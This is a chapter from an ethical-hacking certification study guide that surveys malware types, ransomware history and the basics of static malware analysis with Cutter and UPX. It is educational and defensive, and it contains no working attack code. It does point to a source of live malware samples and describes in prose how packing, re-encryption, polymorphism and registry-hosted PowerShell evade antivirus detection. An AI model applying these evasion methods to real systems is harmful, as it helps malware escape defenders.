

Chapter 8

Malware

THE FOLLOWING CEH EXAM TOPICS ARE COVERED IN THIS CHAPTER:

- ✓ Malware operations
- ✓ Antivirus systems and programs

Malware is big business. Not only are there hundreds of millions of malware families and variants in the world and an unknown number of programmers developing that malware, but there are also at least dozens of companies developing anti-malware solutions. The developers who are working on writing malware are getting paid to write the software, anticipate selling off the malware, or expect to make money from the malware operations.

[Figure 8.1](#) shows the number of new malware samples that have been identified by the AV-TEST on their site Institute. This is a cumulative graph, showing the rise of malware instances since the statistics first started being tracked in 2007. This graph also shows potentially unwanted applications (PUAs), also called potentially unwanted programs (PUPs).




FIGURE 8.1 AV-TEST Institute malware statistics

While we use the umbrella term *malware*, which is a portmanteau of the words *malicious* and *software*, there are several different types of malware. Categorizing malware can be complicated. Some malware will fall into multiple categories because it's not always about how the malware spreads or infects; sometimes it's more useful to talk about what it does. To understand what the malware does, it's necessary for someone to do analysis of the malware. This can be done dynamically or statically. Of course, you can also generally rely on someone else's analysis.

Since malware these days is often part of something much larger—not strictly limited to existing in isolation on systems—it's helpful to understand the infrastructure that comes along with malware infections. This can also help to identify malware infestations, because of the network traffic that someone monitoring a network may see. In terms of ethical hacking, you may want to create your own malware. This can be done without creating anything that is necessarily malicious, but if you want to be able to drop your own malware as part of your testing and also to provide yourself with persistent access, there are ways to do that.

Of course, malware comes with anti-malware solutions. It's not as simple as just saying antivirus anymore because there is more to anti-malware than a traditional antivirus solution. There are multiple solutions that can be used to protect against malware. Understanding how they work can also provide you with details about how to potentially avoid or evade the malware.

When you look at the MITRE ATT&CK framework, malware isn't to be found, mostly because the different categories have specific techniques, tactics, and procedures that malware uses. Instead of finding malware in one category, you'll find malware in different categories.

Malware Types

This may get a little confusing, simply because a single malware sample can potentially be placed into multiple buckets. However, we're going to go through different ways of thinking about malware. Some of those will have to do with the way the malware spreads from system to system. Others will have to do with what behaviors the malware exhibits. You may also discover that you don't find one type of malware without also finding another. This may be especially true when it comes to the different behavioral types. Some types of behavioral malware just go naturally with others.

Going through the different types of malware, you will start to understand the complexity of the landscape today. This includes the uses of malware as well as how malware is used.

Virus

Since the software used to prevent or eradicate malicious software is often called *antivirus*, you can probably figure out that one of the most common words for malware is *virus*. Of course, not all malware is a virus, but all computer viruses are malware. A virus requires user intervention to infect a system. The user has to do something to execute the virus. Once that happens, the virus will infect the system, possibly by injecting code into other programs, so when those programs run, the virus still retains control of the infected system. Every time the infected programs are run, the system will get reinfected, even if the original executable and process are removed. To remove a virus, all instances of it need to be removed.

Viruses have been around since at least the early '70s, though the theory of self-replicating computer programs has been around since 1949. An

early example of a computer virus was the Creeper, which infected systems on the ARPAnet. This virus did nothing but replicate itself, without causing any damage other than the time it took to isolate and remove it. This is not inconsequential, since dealing with viruses can be very time-consuming. No files were deleted by Creeper, and no systems were rendered unusable.

The first virus on the personal computer was the Elk Cloner. This also did nothing but copy itself. In the case of Elk Cloner, it copied itself to floppy disks inserted into the system. Those floppy disks would then be taken to other systems, infecting the operating system there so the program would infect any floppy disk inserted into that system.

Regardless of the virus and what it does, there are some elements that are common. Every virus will have the ability to identify a program to infect and also to copy itself into that program. This doesn't mean that the only way a virus works is to infect a single program and stop there. In some cases, it will place multiple copies of itself onto the file system. One example of that is the I Love You virus, which replaced media files, like photos and other images, with files named the same except for the addition of `.vbs`, meaning it was a Visual Basic Script (VBScript) file. Anytime someone attempted to look at one of their photos, they actually executed a VBScript instead, ensuring that the system got reinfected.

A computer virus is said to have the same phases that a biological virus has. Viruses have dormant phases, where they are inactive, waiting for a trigger. The triggering phase is when the virus has been triggered by a user action or some other defined event. The trigger could be opening an email, launching a file, or perhaps even a reaching a certain date and time. Viruses that wait for a specific time are sometimes called *logic bombs*. There is also a propagation phase, during which the virus will be trying to spread itself where it can by infecting other files or programs. It may also be working to send itself over email to other victims. Finally, there is the execution phase, when the virus does what it was written to do. This could be an action that is malicious, benign, or just a nuisance.

A virus may be memory resident. This means that when it infects a system, it remains in memory. This commonly means that it installs itself as part of the operating system, which means it loads into memory when the system boots and remains there until it shuts down. As they are always running, memory-resident viruses can scan, infect, and reinfect as needed. If it is nonresident, the virus has to be executed. The virus executes, scans, and infects as necessary. One nonresident type of virus is a macro virus. This is one that executes as a script as part of a document. Word documents, for example, can include macros, which are short scripts that launch and are executed when the document is opened. This virus could be spread by attaching to the macro and then just sending the document around. Many other document formats support script execution, including the Portable Document Format (PDF), and all can be prone to this sort of virus.

Worm

A virus propagates itself with some external assistance. By contrast, a worm gets launched initially, and all subsequent infections are a result of the worm moving from one system to another on its own. This is called *self-propagation*. The idea of computer worms has been around for decades. In fact, one of the earliest, and also one of the most devastating, happened in 1988. This was a program written by a graduate student named Robert T. Morris. It was designed to take advantage of several vulnerabilities in Unix programs as a way to move from one system to another. The payload of the program didn't do anything. Its only purpose was to demonstrate the ability to move from one system to another. In spite of that, the cost of downtime and cleanup was very large. On the low end of estimates, the cost was \$218,775 in 2021 dollars. The cost ranges up to over \$21 million.

Normally, worms are thought of as malicious in nature, but they don't have to be. There are certainly notorious worms like Code Red and Nimda, which caused a lot of damage around the world. However, there are also worms like Welchia/Nachi. The intent of that worm was to remove another worm, Blaster, and also patch systems so they wouldn't be vulnerable to Blaster any longer. Even getting rid of malware like Blaster isn't enough in the face of a worm. You can get rid of the malware, but if you don't remove the vulnerability the worm uses, the worm will just re-infect from another source.

Regardless of the intent of the author, the problem with worms is the resource consumption and the amount of time and resources required to clean up after the malware. Worms are typically indiscriminate. If they can find a system and the vulnerability they are programmed to use exists on that system, they are going to try to infect that system. This includes systems they have already infected—once they have exploited the vulnerability, they may check to see if there is already an instance of the worm. With multiple worm instances potentially attempting to attack a single host, network traffic increases. That's just the starting point for impact to an enterprise network. Exploiting vulnerabilities, especially multiple times at the same time, can consume processor and network resources. Maybe it's a minimal impact and no one really notices it, but really virulent worms can have a significant impact, as has been seen many times.

The important thing to keep in mind is that a worm propels itself. It doesn't require any assistance from the user. This means that it has a way of connecting to remote systems and executing itself on those systems. This is likely a result of a network-facing vulnerability. A significant challenge with worms is that once they have found their way into an environment, they can take advantage of trust relationships and lax restrictions on network communications. Systems are commonly allowed to communicate with other systems on the same network. When two systems inside the network communicate with one another, called east-west communications, it is generally considered to be trusted because both systems are owned and maintained by the organization. The expectation is they are

under the control of the enterprise and not under the control of an attacker.

Worms do not necessarily have to be executables. There have been worms that make use of email programs and contact lists to propagate. You may have an HTML email that has script embedded in it. Once the email client renders the HTML, it runs the script, and the script makes use of a vulnerability or some other poorly configured mechanism in the email client. The worm accesses the contact list and sends a copy of itself to everyone in the contact list. This also leads to the potential for reinfection where the malware may have been identified and removed. If you are on my contact list, there is a good chance that either I am on yours or you know someone who has me on their contact list. At some point, a message is likely to come back to me. And this is another area where worms can be resource-consuming. With so many messages passing back and forth, message queues get clogged, making it harder for legitimate messages to get through, and it will require administrators to go in and manually clear the queues.

Trojan

A Trojan is really just another type of malware, commonly a virus. What sets it apart is the fact that it appears to be something it isn't. While it's probably well-known, it is named after the so-called Trojan horse. The story goes that the Greeks, while at war with the people from Troy, built a horse as a "gift" for the Trojans. Inside the gift horse were Greeks. Rather than being a wooden horse statue, it was in fact a conveyance for the delivery of Greek soldiers who waited until nightfall, crept out of the wooden horse, and attacked the city of Troy from the inside.

In the same way, malware called a Trojan appears to be something benign, often something you believe you know. Instead, it infects your system. Because it expects a user to be involved, running a program they believe to be something other than the malware it actually is, a Trojan is often just a particular type of virus. It infects your system and needs user involvement and is malware. That's a virus. You could consider it a type of social engineering, where users are tricked into executing the malware by making them believe it's something it isn't.

It doesn't always have to be an executable, by the way. It is possible to receive a document that you believe to be, say, an invoice or a receipt. You open the file to see what it is and then you are infected. This is a common approach with social engineering and email. If you happen to have a Junk or Spam folder, you may look and see email messages with attachments. Those attachments may very well be infected PDF files. Often, you may find that someone is sending you something they are claiming to be an invoice or some sort of tracking document. This is different from the case in which there is a URL that you have to visit. It would be an attachment or potentially just an HTML-based email message.

Botnet

A botnet can be part of the payload of a virus or a worm and could also be installed by a Trojan horse. When you hear the word *botnet*, it's really referring to a botnet client that is being installed. The botnet is the entire collection of endpoints that have been infected with a particular family of malware. The botnet client is a small piece of software whose purpose is to connect back to command-and-control infrastructure (C&C or C2). We'll get deeper into this infrastructure later in the section "Malware Infrastructure." The client takes its commands from the C&C infrastructure. The botnet could be used for any number of purposes, but primarily the purpose of a botnet is to generate income for its owner. The purpose of the clients is to facilitate that process.

Some modern botnets use a decentralized model for managing the botnet. Rather than a client-server model, where the bot herder controls the entire network from the top, the decentralized botnet is entirely peer-to-peer. Messages may be sent from one endpoint directly to one another. All routing is done within the botnet, much like other peer-to-peer networks. The bot herder is still in control, but there is no infrastructure network to take down.

Ransomware

Ransomware is another type of malware. The goal of ransomware is to extort money from a victim. Ransomware is a program that encrypts a portion of a victim's hard drive, where personal files are stored. In some cases, it may be important business documents. The attacker provides instructions for the victim to send money, usually in a type of cryptocurrency like Bitcoin. The idea behind this is that the attacker will provide the decryption key once the ransom has been paid. With the decryption key, the victim can get their valuable data back. Typically, there is a time limit before the data is destroyed just to put a little extra heat on the victim.

There have been several well-known and destructive pieces of ransomware. One of the earliest and best-known families of ransomware was WannaCry. This is a piece of malware that affected hundreds of thousands of systems around the world, where people had not maintained the current patch level on their systems. [Figure 8.2](#) shows the message you would have received had WannaCry infected your system. Fortunately, fast action on the part of Microsoft, along with malware researchers, was able to limit the overall number of devices impacted around the world. Even so, it's estimated to have cost millions to potentially billions of dollars.



FIGURE 8.2 WannaCry ransom demand

WannaCry was spread through the use of an exploit developed by the U.S. National Security Agency (NSA). The exploit was known as Eternal Blue, and it was part of a cache of information released by a group known as the Shadow Brokers, who had infiltrated the NSA to get information about tools and tactics used by NSA employees working on cybersecurity and cyberwarfare. It wasn't many months after the release of that information that WannaCry started spreading.

While WannaCry is definitely ransomware, that refers only to what it does and doesn't really refer at all to how it spreads. So, is it a virus or a worm? Since it used a remote vulnerability to infect systems, it was capable of connecting to other systems automatically and infecting them. It was capable of moving on its own, which makes it a worm. This is an example of how a single piece of malware could be categorized in multiple buckets. WannaCry is a ransomware worm.

In recent years, ransomware has been on the rise. Attackers have discovered that it's far more efficient to just demand money from victims than trying to steal information and utilize it. Traditionally, threat groups have fallen into three categories:

- **Intelligence-Driven Groups** Sometimes, this group is referred to as *nation-states*. These are groups that are looking for information such as intellectual property from companies. This intellectual property is used to enhance the market capabilities of state-sponsored businesses.
- **Criminal Organizations** These are groups that are only in it for the money. They are businesses with employees and working hours. These employees may have roles and responsibilities just like you would in a job you had.
- **Hacktivists** These are people who are just trying to make waves. They have a point to make and will do a lot of different things to make it. This may be defacing web pages or performing distributed denial-of-service attacks.

Sometimes, nation-states will also engage in financially motivated crimes to obtain funding to support continued operations. What's been happening more, especially starting in 2020, is these nation-states that were pre-

viously interested in intellectual property have sometimes been pivoting to ransomware attacks because they can be so lucrative. In spite of indications by the U.S. Department of State's Office of Foreign Assets Control (OFAC) that they will fine companies that pay ransomware, companies are paying the ransom simply because it's more cost-effective than trying to restore, even in cases where the company has a robust backup infrastructure and process. Additionally, insurance companies may also make the decision to pay on behalf of the company because the insurance company finds it will cost them less to pay out a ransom than to pay for the costs of recovery if the company can recover in a more traditional way.

There are a lot of ransomware families in the wild today. One of them, Maze, started hitting companies in 2019 and picked up a lot of steam in early 2020. When Maze hits and encrypts files on systems, the malware leaves an image on the background of a victim computer's desktop providing details for payment. Other ransomware will leave a text document somewhere that will be found with the ransom demand. A common requirement is payment in Bitcoin, though other cryptocurrencies (digital currencies that are protected and made anonymous through cryptographic techniques) may be used.

Other ransomware families that have been prevalent in recent years include Ryuk and REvil. Ryuk is an example of the use of multiple, complementary attacks to accomplish a goal. Ryuk is known to often use Trickbot as a starting point. While Trickbot started as a banking Trojan, used to steal banking information, it has evolved over time to be a complete collection of functions. Once Trickbot has infected a system, it may pull the Ryuk malware in to infect the system.

Increasingly, ransomware operators are also stealing data, then holding it hostage. They threaten to release the data unless they get paid. Additionally, more and more, they are announcing the data theft as a way to shame companies in the hopes that the shame may be a motivation to pay. Companies may find it better to pay this ransom than be shamed and potentially lose customers because these customers have discovered their data was stolen from the company. Additionally, some companies may have to pay regulatory or other fines. It may be cheaper and better for business to pay the ransom demand.

Some ransomware may have publicly available decryptors that may allow victims to recover. If you can find a decryptor, you may be able to use it to not pay the ransom. The problem with these decryptors is they may also contain malware, depending on where you may have found them. Not all sources of this software are reputable, perhaps unsurprisingly.

One thing that's known about modern ransomware is that the attackers may stage the ransomware for long periods before it's triggered to encrypt the data on systems. This was the case with healthcare organizations in 2020 and has continued to be the case because the practices of ransomware operators have evolved. Attackers were thought to have staged ransomware in healthcare organizations around the world. The Federal Bureau of Investigation (FBI) announced the expectation that healthcare organizations should be vigilant because of credible intelli-

gence indicating that a ransomware operator had staged software in a number of hospitals and other healthcare-related businesses. This technique of staging before triggering, while devastating for businesses, is smart practice. In cases where ransomware is detected within an environment, it may be possible to contain the outbreak as it is spreading if it is encrypting as soon as a new system is infected. Instead, if you wait to encrypt until all possible systems have been infected, there is a greater chance the organization will have to pay.

Dropper

A dropper is a type of malware that doesn't commonly come alone. The dropper is used as a starting point. Once it is installed on your system, it starts grabbing other software to install. This may include backdoors, key loggers, botnet clients, Trojans, or other software that is useful to the attacker. There may be many reasons for using a dropper rather than just simply including all the functionality the dropper then installs. It could be to keep the size of the initial infection to a minimum. It could also be that the dropper could avoid detection where the other software may be more easily detected. Once all of the software the attacker wants on the system is in place, the dropper can remove itself so it can't be located.

This sort of multistage attack adds layers when it comes to not only detection but also analysis. A dropper could also include functionality to act as a Tor node so it could pull malware out of the Tor network. This could also help avoid detection, especially as Tor may not use common pathways that could be identified. On top of that, it would utilize encryption, which makes it much harder to detect if the security devices can't grab and proxy known HyperText Transfer Protocol (HTTP) paths (ports).

Fileless Malware

Typically, malware exists in files on disk. Perhaps the victim visits a website that is hosting malware embedded in the website pages. The malware then executes on the victim computer, leaving files behind that can be detected. Anti-malware programs often do file scanning as a way of detecting the malware to eradicate it. Malware developers recognize the threat posed by anti-malware programs. They may use different techniques to ensure the malware isn't detected. One of these techniques is to never leave any artifacts on the file system. This results in something called fileless malware.

Fileless malware can make detection more challenging, since there is no file that can be compared to a signature in anti-malware programs. It requires the detection of behaviors on the victim system, rather than file-based signatures.

Persistence becomes a problem with fileless malware, since there is nothing that can be executed using a common startup process. However, there are ways to never write the malware to disk. One of these is to embed a PowerShell script into the Windows Registry and use that PowerShell script to pull other malware onto the victim server, executing it directly

into memory. Additionally, the PowerShell script can make use of existing tools on the system to interact with the network for lateral movement.

Polymorphic Malware

Anti-malware software often uses signatures to identify malicious software. This could be something like a cryptographic hash. Every instance of the file will generate the same cryptographic hash, no matter what system it is on, which makes it a reliable indicator of whether a file is malicious or not. This means systems with up-to-date anti-malware databases will have the malware detected and removed. It is beneficial for the malware to not have the same cryptographic hash for every instance, so it doesn't get detected and removed from the system. Malware that is used on a large number of systems may be called commodity malware, meaning it is readily available and is used in as many places as possible. Custom or targeted malware may be compiled specifically for a target to ensure it looks different to the anti-malware software.

Another technique to evade anti-malware software is to have the software reconfigure itself when it infects a new system. This is called polymorphic malware, which means it has many forms. When a piece of malware infects a new system, it can rewrite either the decryptor or the payload. A change to either of those components will mean the signature of the file will change. The best way to detect the existence of malware like this is to detect execution behaviors.

Malware Analysis

Before we go anywhere with analysis, you should know we're going to be using a number of tools to do the analysis. Rather than grabbing all the tools and installing them individually, you may find it easier to make use of a package that will install them all for you. We won't be making use of Kali this time around. Instead, we're going to use Windows-based tools. There is some danger in this. The majority of malware is written for Windows systems because it is the predominant desktop and the one most likely to be used by people who may be susceptible to malware and social engineering attacks. Since you may be working on malware written for Windows systems, you have to be careful working with it. Any mistake and you'll find you are working on a compromised system.

To get the tools we need installed, you can take a look at a PowerShell script that was written by members of the FireEye Labs Advanced Reverse Engineering (FLARE) team. While FireEye doesn't exist any longer as a corporate entity, the Mandiant team has retained the FLARE name. It is available at the FLARE team's GitHub site (<https://github.com/mandiant/flare-vm>). The `install.ps1` script will install all the necessary tools automatically, making use of the Chocolatey package manager.

We're going to look at the two types of malware analysis. The first, static analysis, looks at the code to analyze it. We'll make use of tools that will show us the executable code without actually running the program. As

noted earlier, running the program is the last thing we want to do. The second type of malware analysis is dynamic. With dynamic analysis, we actually run the malware and observe the behavior. As you might expect, this takes planning and preparation and, of course, a lot of care. There are techniques we can use to allow that to happen. Of course, it's important to not only run the malware but also monitor the system so we can determine what the malware is doing.



Live malware samples can be useful for some of the analysis we're discussing here. You can obtain live samples from <https://github.com/ytisf/theZoo>, but keep in mind that the samples there are actual malware, so you need to be very careful with them. Only do analysis on isolated systems, completely unconnected to any network.

One way to perform this analysis is to have virtual environments. There are several reasons for this. One is the ability to snapshot the environment. This means you can always revert back to a known, clean state, assuming you remember to take the snapshot. This is where some of the care comes from. You need to make sure you are taking snapshots at the right time and, ideally, keeping track of what each snapshot is. Some virtual machine (VM) software will allow you to label the snapshot. By default, it may just put a date and time stamp on the snapshot. The date and time stamp isn't very descriptive, so if that's all there is to identify the snapshot, you may simply not know what state it was in.

VM software is fairly easy to come by. There are several ways to set up a lab. You can do a lab on a single box using a hypervisor like VMware. This could allow you to have multiple virtual systems. It would also allow you to control the networking so the malware isn't able to phone home. There is a challenge to doing malware analysis in VMs, though. Some malware is capable of recognizing that it's running in a VM, and it may not exhibit any of its normal behaviors in that case. This is meant to make it appear to be benign and evade analysis. It is one of the reasons static analysis can be so important—because you aren't relying on the malware to expose itself in a monitored condition.

Static Analysis

Static analysis of malware is when we look at the details of the malware sample without running it. This can include the properties of the file as well as the actual code. That's where it takes a lot of practice and skill, though. When I say we are looking at the actual code, I mean we are looking at the disassembly of the program, reverting to assembly language rather than the binary opcodes (operation codes). Not surprisingly, then, in order to be good at that aspect of static analysis, you need to understand assembly language. Otherwise, you are just staring at a list of mnemonics that don't mean much to you, as well as a lot of hexadecimal values. The good thing about looking at the disassembly of the program file

is that you are looking at the program. It's not like hiding the existence of the malware because the hash value changes and antivirus can't detect it. If you can read through the program from the disassembly, you will know what the program is doing.

We'll start simply, though. We're going to look at some of the properties of the file. Since it doesn't matter much at this point what we look at, because all programs will have these properties, we're going to look at a simple program I wrote in C. The values of the properties will be different from one program to another, and there are some properties we're going to spend some time looking at to determine if it may be malware and then what that malware may be up to. To do this, we're going to use a program called Cutter.

As a start, we can take a look at an overview of the executable, as shown in [Figure 8.3](#). We can tell from the overview what CPU architecture the executable is for—whether it's for 32-bit or 64-bit, for instance. Additionally, we can determine that the file format is a portable executable. The portable executable (PE) file format wraps the executable code along with information that the operating system loader needs to place the program in memory and start execution. PE files aren't only `.exe` files. They can also be dynamic link libraries (DLLs).

The goal of a PE file, as noted earlier, is to provide information for the loader to get all the elements of the program into memory. We can look at the different elements using Cutter. [Figure 8.4](#) shows a list of the program sections from our sample program. When a program is compiled, it is broken into multiple sections, which are identified with labels so the operating system loader will know what to do with them. There are multiple sections that may be part of PE files, but we're going to focus on a couple of them specifically. The first section is the `.text` section, which is all the executable code. Another section is the `.data` section, which contains all initialized data in the program. This means it's data that is known about at compile time. Variables that are defined when the program is compiled, with values assigned, are stored in the `.data` section. There is a lot of data that is only known about and assigned at runtime. That is stored somewhere else.




FIGURE 8.3 Overview of PE in Cutter




FIGURE 8.4 Portable executable sections

Packers and Encryptors

The reason for bringing these sections up specifically is that you can get some hints as to whether a program you are looking at is malware or not. There are programs that can deliver malware called *packers*. These are programs that have a small executable section. The objective of that small executable, sometimes called a *stub*, is to take the real program and either unpack it, because it's compressed, or sometimes decrypt it. Once the executable bits are decompressed or decrypted, a new thread, or forked process, gets started up and control gets handed to those executable bits.

Packers and encryptors are used to help get by antivirus programs. The only thing that the antivirus program sees is the stub program. The compression could be a scheme the antivirus doesn't know how to handle, and the same could be true of the encryption. Additionally, without the key, the antivirus program can't see inside the data anyway. Antivirus programs often work with signatures. A simple change to the encryption key could alter the signature of any executable, meaning it will evade antivirus. Changing parameters of the compression will also change the signature. This makes analyzing the malware important.

Keep in mind the information from [Figure 8.4](#) that showed the different sections and their sizes. Typically, the `.text` section is going to be the largest. This is the case in [Figure 8.4](#). In the case of any program that is packed or encrypted, the stub program, which would be in the `.text` section, would be relatively small, while the `.data` section would be large. While Cutter is a very versatile tool for analyzing executables, it does not identify packed executables. For that, we can turn to another program, such as PE Detective. One advantage of PE Detective is that we can scan entire directories to identify the programs. In [Figure 8.5](#), you can see the output of a collection of malware from a directory. You'll see that

there are a few that have been packed with different packers. One common packer is UPX, which you can see was used here.




FIGURE 8.5 Looking for packers

You will also notice that PE Detective can determine the compiler that was used for the program, which may be of some interest. Interestingly, opening these programs back in Cutter, there are a couple of properties of the executable worth taking a look at. The first is that, unlike the previous program we looked at, where we could see the different sections in the program and the graph showing their relative sizes, there are no sections in the executable that's packed with UPX. We can get an idea of what is happening, though, by looking at another set of details. The lack of at least a `.text` section is suspicious, but when we look at the entry point, the memory address at which the operating system is told to start execution, we can see something interesting in [Figure 8.6](#).




FIGURE 8.6 Entry point for malware

At the top of [Figure 8.6](#), there is a function identifier. This is a label that points to a place in memory. You can see that the identifier is `UPX1:entry0`. This tells us the program was packed with UPX1 and `entry0` is the label for the decompression stub code. The label `entry0` indicates the entry point for the program. Of course, you may end up with compressed executables without clear indicators like this. UPX is, though, one of the most popular and commonly used programs to compress executables.




If you run across a packed executable, UPX can be downloaded at <https://upx.github.io>. Unpacking an executable is as simple as running `upx -d <executable_name> -o <new_executable_name>`. You can leave off the output parameter (-o) and it will write the unpacked executable into the same filename. UPX will work on shared libraries, like DLLs, as well.

Disassembly

The most effective way to see what a program is going to do, short of running it, is to look at the code. We can't look at the source code, but we can disassemble the executable. The process of disassembly is taking the executable code, stored as the operation codes (opcodes) that the CPU understands, and converting them back to something that's more understandable for humans—assembly language. Of course, assembly language isn't the most readable language. At best, you get something that's more un-

derstandable than just numbers. Disassembly converts operation codes to mnemonics. A mnemonic is a memory assist technique. Often you will see a phrase where the initial letter of each word in the phrase maps to something you need to remember. That's one type of mnemonic. In our case, we get three or four letters to indicate what each opcode does.

In [Figure 8.7](#), you can see a section of a program that has been disassembled. There are a lot of programs that can perform a disassembly. We are looking at the disassembly in Cutter. This is just a read-only view of the program. Cutter doesn't give us the ability to execute the program or alter it in any way. There are other programs that can perform a disassembly and also give us a way to control the run of the program. Since we are performing a static analysis, we don't actually want to run it, so what we are getting from Cutter is perfect.



The screenshot shows the Cutter disassembler interface. The title bar says "Disassembly". The main window displays assembly code for a function labeled "entry0". The code is organized into columns: address, disassembly, and comment. The address column shows hex addresses from 0x00405410 to 0x0040543c. The disassembly column shows instructions like pushal, mov esi, lea edi, push edi, jmp, nop, mov al, inc esi, mov byte, inc edi, add ebx, jne, mov ebx, sub esi, adc ebx, jb, mov eax, add ebx, jne, and mov ebx. The comment column contains some additional information like "section.UPX1".

```

Disassembly
/ 0x00405410 (fcn) entry0 390
entry0 ();
0x00405410 pushal
0x00405411 mov esi, 0x405000 ; section.UPX1
0x00405416 lea edi, [esi - 0x4000]
0x0040541c push edi
0x0040541d jmp 0x40542a
0x0040541f nop
0x00405420 mov al, byte [esi]
0x00405422 inc esi
0x00405423 mov byte [edi], al
0x00405425 inc edi
0x00405426 add ebx, ebx
0x00405428 jne 0x405431
0x0040542a mov ebx, dword [esi]
0x0040542c sub esi, 0xfffffffffffffc
0x0040542f adc ebx, ebx
0x00405431 jb 0x405420
0x00405433 mov eax, 1
0x00405438 add ebx, ebx
0x0040543a jne 0x405443
0x0040543c mov ebx, dword [esi]

```

FIGURE 8.7 Program disassembly in Cutter

This is where it gets hard, though. To understand what is happening, we need to be able to read assembly language, which is something that takes some practice. Where high-level programming languages give us variables to work with, assembly language gives us memory to work with. Any data that an opcode needs to act on, called an *operand*, is stored in a type of memory called a *register*. This is a fixed-length memory location that's stored on the CPU, making access to it very fast. We need to be able to get data into the registers, though, which means we need something like the `mov` operation. As you might expect, this moves information from one place to another. In the second line of code from [Figure 8.8](#), you can see a `mov` where data is moved out of a memory location and into a register.

